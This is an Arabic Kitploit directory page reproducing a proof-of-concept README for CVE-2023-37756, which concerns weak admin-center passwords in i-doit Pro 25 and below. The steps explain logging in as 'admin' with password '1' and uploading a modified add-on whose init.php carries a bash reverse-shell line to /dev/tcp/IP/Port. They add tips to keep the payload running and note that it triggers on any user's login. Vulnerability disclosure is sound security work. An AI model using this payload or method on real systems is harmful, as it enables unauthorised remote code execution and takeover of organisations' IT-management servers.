Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2023-37756-CWE-521-lead-to-malicious-plugin-upload-in-the-i-doit-Pro-25-and-below — إثبات المفهوم لـ CVE-2023-37756: متطلبات كلمة مرور ضعيفة في مركز إدارة i-doit Pro تتيح هجوم القوة الغاشمة على تسجيل الدخول ورفع إضافات خبيثة تؤدي إلى تنفيذ التعليمات البرمجية عن بُعد. | Kitploit
أدوات/GitHubGitHub/leekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below
هجمات كلمات المرورتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبسوء التكوينتطوير الحمولات
GitHubleekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below

CVE-2023-37756-CWE-521-lead-to-malicious-plugin-upload-in-the-i-doit-Pro-25-and-below

مشاركة

إثبات المفهوم لـ CVE-2023-37756: متطلبات كلمة مرور ضعيفة في مركز إدارة i-doit Pro تتيح هجوم القوة الغاشمة على تسجيل الدخول ورفع إضافات خبيثة تؤدي إلى تنفيذ التعليمات البرمجية عن بُعد.

عرض المستودع
118منذ 3 سنواتلم تتم المراجعة بعد

CVE-2023-37756 – متطلب كلمة مرور ضعيف في admin-center يؤدي إلى رفع إضافة خبيثة في i-doit Pro 25 والإصدارات الأقل

الإصدارات i-doit Pro 25 وما دونها معرضة لثغرة متطلب كلمة مرور ضعيف في admin-center، كما أن رفع إضافة خبيثة يؤدي إلى ثغرة تنفيذ تعليمات برمجية عن بُعد (RCE). يمكن أن تسمح هذه الثغرات للمهاجم بتخمين كلمة المرور أو استخدام القوة الغاشمة بسهولة للوصول إلى admin-center ورفع إضافة خبيثة لتحقيق تنفيذ تعليمات برمجية عن بُعد.

وصف المنتج: i-doit هو توثيق لتقنية المعلومات (IT) مفتوح المصدر وقائم على الويب، ونظام إدارة بيانات التكوين (CMDB - Configuration Management Database) تم تطويره بواسطة synetics GmbH. i-doit Pro هو الإصدار التجاري من البرنامج ويتطلب ترخيصًا مدفوعًا. يأتي بميزات إضافية ودعم احترافي وتحديثات وتحسينات منتظمة. يحتاج المستخدمون إلى شراء ترخيص لاستخدام i-doit Pro، وتختلف التكلفة بناءً على عدد المستخدمين والميزات المطلوبة.

وصف الثغرة: وجدنا أن تطبيق الويب هذا لديه متطلب كلمة مرور ضعيف في إنشاء حساب admin-center، حيث يمكن لمالك التطبيق تعيين كلمة مرور بحد أدنى حرف واحد مع اسم المستخدم الافتراضي “admin”. وهذا قد يسهل على المهاجم استخدام القوة الغاشمة أو تخمين كلمة المرور للوصول إلى admin-center ورفع إضافة خبيثة لتحقيق تنفيذ تعليمات برمجية عن بُعد.

صفحة الويب المتأثرة: صفحة تسجيل دخول admin-center + تثبيت الإضافات

المعامل والمكوّن المتأثران: صفحة تسجيل دخول admin-center + تثبيت الإضافات

الخطوة 1: نظرًا لعدم وجود متطلب لكلمة المرور أو عدم وجود تعقيد لكلمة المرور في إنشاء الحساب لـ admin-center، يمكننا البدء بالقوة الغاشمة. توضح لقطة الشاشة أدناه أنه يمكننا تسجيل الدخول باسم المستخدم “admin” مع كلمة المرور “1”

Password_1_login_result

step2

الخطوة 2: انتقل إلى تبويب Add-on واختر رفع (upload)

step3

الخطوة 3: هناك بعض المتطلبات مثل وجود package.json، ووجدنا أن الهدف قام بتنفيذ async للتحقق من كل الفئات والوظائف. ولكن يمكننا تنزيل إضافة مناسبة من بوابة العملاء الخاصة بهم وتعديل / إضافة في init.php، وهذه هي الطريقة الأكثر أمانًا لمنع انهيار النظام عند تشغيل الحمولة (payload). ملاحظة: يرجى وضع & في نهاية السطر لمنع انهيار النظام بعد تشغيل الحمولة، و init.php هو أفضل مكان لحقن الحمولة مثال: exec ("/bin/bash -c 'bash -i >& /dev/tcp/IP/Port 0>&1 &'");

step4

step5

step6

ملاحظة: تذكر إعادة ضغطه ورفعه

step7

step8

ملاحظة: انقر فوق Install ثم فعّل الإضافة المختارة

step9

ملاحظة: سيتم تشغيل الحمولة الخاصة بك عندما يقوم شخص ما بتسجيل الدخول، ويمكن أن يكون أي شخص.

final

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer هي منصة مفتوحة المصدر لإدارة الامتيازات (PAM) توفر لفرق DevOps وتكنولوجيا المعلومات وصولًا آمنًا عند الطلب إلى نقاط نهاية SSH وRDP وKubernetes وقواعد البيانات وRemoteApp عبر متصفح الويب.

    389
  • 5

    SafeLine

    chaitin/safeline

    WAF مستضافة ذاتيًا ووكيل عكسي يقوم بتصفية حركة المرور HTTP الضارة، ويمنع هجمات SQL injection و XSS وهجمات البوت، مع تحديد معدل الطلبات وتشفير HTML/JS الديناميكي.

    337
  • 6

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    331

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →